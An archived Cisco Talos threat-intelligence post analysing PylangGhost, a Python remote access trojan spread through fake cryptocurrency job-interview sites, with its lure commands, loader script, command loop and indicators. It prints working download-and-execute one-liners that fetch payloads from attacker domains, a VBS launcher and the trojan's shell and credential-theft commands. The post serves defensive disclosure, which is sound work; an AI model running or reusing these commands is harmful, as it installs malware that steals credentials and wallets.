
Famous Chollima deploying Python version of GolangGhost RAT

By Vanja Svajcer

Published: 2025-06-18 · Archived: 2026-04-05 22:49:58 UTC



Wednesday, June 18, 2025 06:00

- In May 2025, Cisco Talos identified a Python-based remote access trojan (RAT) we call “PylangGhost,” used exclusively by a North Korean-aligned threat actor. PylangGhost is functionally similar to the previously documented GolangGhost RAT, sharing many of the same capabilities.
- In recent campaigns, the threat actor Famous Chollima — potentially made up of multiple groups — has been using a Python-based version of their trojan to target Windows systems, while continuing to deploy a Golang-based version for MacOS users. Linux users are not targeted in these latest campaigns.
- The attacks are targeting employees with experience in cryptocurrency and blockchain technologies.
- Based on open-source intelligence, only a small number of users, predominantly in India, are affected. Cisco product telemetry does not indicate that there are any affected Cisco users.

Since mid-2024, the threat actor group Famous Chollima (aka Wagemole), a North Korean-aligned threat actor, has been very active through several well-documented campaigns. These campaigns include using variants of Contagious Interview (aka DeceptiveDevelopment) and creating fake job advertisements and skill-testing pages. In the latter, users are instructed to copy and paste (ClickFix) a malicious command line in order to install drivers necessary to conduct the final skill-testing stage.

Toward the end of the year, researchers documented Famous Chollima’s remote access trojan (RAT) called “GolangGhost” in its source code format, which was frequently used as the final payload in the threat actor’s ClickFix campaigns.

In May 2025, Cisco Talos discovered threat actors starting to deploy a functionally equivalent Python variant of GolangGhost trojan, which we call “PylangGhost.”

Fake job interview sites mislead users to PylangGhost infection

Famous Chollima seek financial benefit using a two-pronged approach: first, by creating fake employers for the purpose of jobseekers exposing their personal information, and second by deploying fake employees as workers in targeted victim companies.

This blog focuses on the first method, where real software engineers, marketing employees, designers and other workers are targeted by fake recruiters and instructed to visit skill-testing pages in order to move forward with their application.

Based on the advertised positions, it is clear that the Famous Chollima is broadly targeting individuals with previous experience in cryptocurrency and blockchain technologies. The skill-testing sites attempt to impersonate real companies such as Coinbase, Archblock, Robinhood, Parallel Studios, Uniswap and others, which helps with the targeting.




Figure 1. Examples of initial fake job sites.

Each target is sent an invite code to visit a testing website where, depending on the position, they are instructed to enter their details and answer several questions to test their experience and skills. The sites are created using the React framework and have very similar visual designs, no matter the type of position.




Figure 2. Example of questions asked for an illegitimate Business Development Manager position at Robinhood.

Once the user answers all the questions and provides personal details, the site displays an invitation to record a video for the interviewer, recommending that the user request camera access by pressing a button.




Figure 3. A camera setup page displayed once questions are answered.

Finally, when the user requests camera, the site displays the instructions for the user to copy, paste and execute a command to allegedly install the required video drivers, if the OS is supported. When Talos used Windows and MacOS test systems, the instructions were shown as seen in Figure 4 and 5. The Linux test system led to another error message, without any instructions to download and install the payload.




Figure 4. Windows instructions to copy, paste and execute a malicious command.




Figure 5. MacOS instructions to copy, paste and execute a malicious command.

Instructions for downloading the alleged fix are different based on the browser fingerprinting, and also given in appropriate shell language for the OS: PowerShell or Command Shell for Windows, and Bash for MacOS.

```
Invoke-WebRequest -Uri "https://api.quickcamfix.online/vteckwin-aw8i.update" -OutFile
"$env:TEMP\vdriverWin.zip" -UseBasicParsing; Expand-Archive -Force -Path "$env:TEMP\vdriverWin.zip"
-DestinationPath "$env:TEMP\vdriverWin"; Start-Process "wscript.exe" -ArgumentList
"`"$env:TEMP\vdriverWin\update.vbs`""
```

```
curl -k -o "%TEMP%\nvidiaRelease.zip" https://api.auto-fixer.online/cam-v-ri69.fix&& powershell
-Command "Expand-Archive -Force -Path '%TEMP%\nvidiaRelease.zip' -DestinationPath
'%TEMP%\nvidiaRelease'" && wscript "%TEMP%\nvidiaRelease\update.vbs"
```

```
curl -k -o /var/tmp/camDriver.sh https://api.auto-fixer.online/mac-v-ri69.fixer&& chmod +x /var/tmp/
camDriver.sh && nohup bash /var/tmp/camDriver.sh >/dev/null 2>&1 &
```

Figure 6. Command Shell, PowerShell or Bash instructions to download a payload.

PylangGhost - Python variant of GolangGhost

As the Golang variant of the RAT is already well-documented, this blog focuses on the Python version and the similarities between the two. The initial stage consists of a command line which the fake webpage tells the unsuspecting user to copy, paste and execute.

The command line uses either PowerShell Invoke-Webrequest or curl to download a ZIP file containing the PylangGhost modules as well as Visual Basic Script file. This script is responsible for unzipping the Python library stored in the “lib.zip file” and launching the trojan by running a renamed Python interpreter using the file “nvidia.py” as the Python program to run.

```
Set objShell = CreateObject("WScript.Shell")

' Get the current directory
currentDir = CreateObject("Scripting.FileSystemObject").GetParentFolderName(WScript.ScriptFullName)
objShell.CurrentDirectory = currentDir

' Run tar command and wait for it to finish (extract to currentDir)
strCommand = "cmd.exe /c tar -xf """ & currentDir & "\Lib.zip"" -C """ & currentDir & """"
objShell.Run strCommand, 0, True

' Run the executable after tar extraction
cmdRun = "cmd /c ppp.exe nvidia.py"
objShell.Run cmdRun, 0, False
```

Figure 7. The first stage simply unzips a Python distribution library and launches the RAT.

PylangGhost consists of six well-structured Python modules. It is not clear to Talos why the threat actors decided to create two variants using a different programming language, or which was created first. Based on the comments in the code, it is unlikely that the threat actors used a large language model (LLM) to help rewrite the code for Python. One of the strings in the configuration module file (“config.py”) indicates that the Python version is 1.0, while the appropriate configuration variable in the Golang version indicates that the version is 2.0. However, Talos cannot definitively conclude that those two version numbers are comparable.

The execution starts with the file “nvidia.py”, which performs several tasks: It creates a registry value to launch the RAT every time user logs onto the system, generates a GUID for the system to be used in communication with

command and control (C2) server, connects to the C2 server and enters the command loop for communication with the server.

```
while alive:
    try:
        if cmd_type == config.COMMAND_INFORMATION0509:
            msg_type, msg_data = command.process_info()
        elif cmd_type == config.COMMAND_FILE_UPLOAD0509:
            msg_type, msg_data = command.process_upload(cmd_data)
        elif cmd_type == config.COMMAND_FILE_DOWNLOAD0509:
            msg_type, msg_data = command.process_download(cmd_data)
        elif cmd_type == config.COMMAND_OS_SHELL0509:
            msg_type, msg_data = await command.process_os_shell(cmd_data)
        elif cmd_type == config.COMMAND_AUTO0509:
            msg_type, msg_data = command.process_auto(cmd_data)
        elif cmd_type == config.COMMAND_WAIT0509:
            msg_type, msg_data = command.process_wait(cmd_data)
        elif cmd_type == config.COMMAND_EXIT0509:
            alive = False
            msg_type, msg_data = command.process_exit()
        else:
            print(cmd_type)
            raise Exception("Unknown command type")
```

Figure 8. ”nvidia.py” executes the main loop for communication with the C2 server

The configuration file “config.py” specifies the commands that can be received from the server, which are identical to the commands previously documented in the Golang version of the RAT. These commands enable remote control the infected system and the theft of cookies and credentials from over 80 browser extensions, including password managers and cryptocurrency wallets, including Metamask, 1Password, NordPass, Phantom, Bitski, Initia, TronLink and MultiverseX.

The command handling module, “command.py”, defines function handlers and handles the commands received from the C2 server.

Command	Functionality
qwer	COMMAND_INFORMATION - collect information about the infected system, username, OS version etc
asdf	COMMAND_FILE_UPLOAD - file upload
zxcv	COMMAND_FILE_DOWNLOAD - file download
vbcx	COMMAND_OS_SHELL - launch an OS shell for remote access and control of the infected system
ghdj	COMMAND_WAIT - sleep for a number of seconds specified by the C2 server

r4ys	COMMAND_AUTO - browser information stealing command
89io	AUTO_CHROME_GATHER_COMMAND - subcommand of the browser information stealer command
gi%#	AUTO_CHROME_COOKIE_COMMAND - subcommand of the browser information stealer command
dghh	COMMAND_EXIT

Table 1. Commands and functionalities.

The module “auto.py” contains the functionality for stealing the stored browser credentials and session cookies, as well as collecting data from various browser extensions.

“Api.py” is responsible for implementing the communications protocol with the C2 server, using RC4 encryption to encrypt packets over otherwise unencrypted HTTP used while communicating with the C2 server. The data in a HTTP packet is encrypted with RC4 algorithm, but the encryption key is also sent within the packet structure. The packet begins with 16 bytes of MD5 checksum for the rest of the packet, for verification of data integrity, followed by 128 bytes containing the RC4 encryption key, followed by an encrypted data blob.

Finally, “util.py” handles the compression and decompression of files.

Comparison of Python and Golang modules

To assess the similarity between the two versions, Talos compares the names of the modules written in different languages as well as their functionality. The structure, the naming conventions and the function names are very similar, which indicates that the developers of the different versions either worked closely together or are the same person.

Module	Python name	Golang name
Main function module	nvidia.py	cloudfixer.go
Configuration module	config.py	config/constans.go

Main command loop	nvidia.py	core/loop.go
Command handlers	command.py	core/loop.go
Browser Stealer functionality	auto.py	auto/* modules
File compression	util.py	util/compress.go
Base64 message encoding	command.py	command/stackcmd.go
Duplicate process check	nvidia.py	instance/check.go
Communications protocol	api.py	transport/htxp.go

Table 2. Comparison of Python and Golang RAT module names.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this

threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

ClamAV detections available for this threat:

```
Win.Backdoor.PyChollima-10045389-0
Win.Backdoor.PyChollima-10045388-0
Win.Backdoor.PyChollima-10045387-0
Win.Backdoor.PyChollima-10045386-0
Win.Backdoor.PyChollima-10045385-0
Win.Backdoor.PyChollima-10045384-0
```

IOCs

The IOCs can also be found in our GitHub repository here.

SHA256

```
a206ea9b415a0eafd731b4eec762a5b5e8df8d9007e93046029d83316989790a - auto.py
c2137cd870de0af6662f56c97d27b86004f47b866ab27190a97bde7518a9ac1b - auto.py
0d14960395a9d396d413c2160570116e835f8b3200033a0e4e150f5e50b68bec - api.py
```

```
8ead05bb10e6ab0627fcb3dd5baa59cdaab79aa3522a38dad0b7f1bc0dada10a - api.py
5273d68b3aef1f5ebf420b91d66a064e34c4d3495332fd492fecb7ef4b19624e - nvidia.py
267009d555f59e9bf5d82be8a046427f04a16d15c63d9c7ecca749b11d8c8fc3 - nvidia.py
7ac3ffb78ae1d2d9b5d3d336d2a2409bd8f2f15f5fb371a1337dd487bd471e32 - nvidia.py
b7ab674c5ce421d9233577806343fc95602ba5385aa4624b42ebd3af6e97d3e5 - util.py
fb5362c4540a3cbff8cb1c678c00cc39801dc38151edc4a953e66ade3e069225 - util.py
d029be4142fca334af8fe0f5f467a0e0e1c89d3b881833ee53c1e804dc912cfd - command.py
b8402db19371db55eebea08cf1c1af984c3786d03ff7eae954de98a5c1186cee - command.py
1f482ce7e736a8541cc16e3e80c7890d13fb1f561ae38215a98a75dce1333cee - config.py
ed170975e3fd03440360628f447110e016f176a44f951fcf6bc8cdb47fbd8e0e - config.py
929c69827cd2b03e7b03f9a53c08268ab37c29ac4bd1b23425f66a62ad74a13b - config.py
127406b838228c39b368faa9d6903e7e712105b5ad8f43a987a99f7b10c29780 - config.py
0ec9d355f482a292990055a9074fdabdb75d72630b920a61bdf387f2826f5385 - update.vbs
c2d2320ae43aaa0798cbcec163a0265cba511f8d42d90d45cd49a43fe1c40be6 - update.vbs
e7c2b524f5cb0761a973accc9a4163294d678f5ce6aca73a94d4e106f4c8fea4 - nvidiaRelease.zip
28198494f0ed5033085615a57573e3d748af19e4bd6ea215893ebeacf6e576df - vdriverWin.zip
fc71a1df2bb4ac2a1cc3f306c3bdf0d754b9fab6d1ac78e4eceba5c6e7aee85d - nvidiaRelease.zip
d3500266325555c9e777a4c585afc05dfd73b4cbe9dba741c5876593b78059fd - nvidiaRelease.zip
```

C2 servers

```
hxxp[://]31[.]57[.]243[.]29:8080
hxxp[://]154[.]58[.]204[.]15:8080
hxxp[://]212[.]81[.]47[.]217:8080
hxxp[://] 31[.]57[.]243[.]190:8080
```

Download host names

```
api[.]quickcamfix[.]online
api[.]auto-fixer[.]online
api[.]quickdriverupdate[.]online
api[.]camtuneup[.]online
api[.]driversofthub[.]online
api[.]drive-release[.]cloud
api[.]vcamfixer[.]online
api[.]nvidia-drive[.]cloud
api[.]nvidia-release[.]us
api[.]autodriverfix[.]online
api[.]camdriversupport[.]com
api[.]smartdriverfix[.]cloud
api[.]drivercams[.]cloud
api[.]camtechdrivers[.]com
api[.]web-cam[.]cloud
api[.]camera-drive[.]org
api[.]nvidia-release[.]org
```

```
api[.]fixdiskpro[.]online
api[.]autocamfixer[.]online
```

Fake job interview host names

```
krakenhire[.]com
yuga[.]skillquestions[.]com
uniswap[.]speakure[.]com
doodles[.]skillquestions[.]com
www[.]hireviavideo[.]com
kraken[.]livehiringpro[.]com
quiz-nest[.]com
www[.]smartvideohire[.]com
www[.]talent-hiringstep[.]com
provevidskillcheck[.]com
skill[.]vidintermaster[.]com
digitaltalent[.]review
robinhood[.]ecareerscan[.]com
evalswift[.]com
livetalentpro[.]com
quantumnodespro[.]com
evalassesso[.]com
parallel[.]eskillora[.]com
coinbase[.]talentmonitoringtool[.]com
uniswap[.]testforhire[.]com
coinbase[.]talenthiringtool[.]com
crosstheages[.]skillence360[.]com
parallel [.] eskillprov [.] com
assesstrack [.] com
coinbase [.] talentmonitoringtool [.] com
talent-hiringtalk[.]com
uniswap[.]prehireiq[.]com
fast-video-recording[.]com
```

Source: https://blog.talosintelligence.com/python-version-of-golangghost-rat/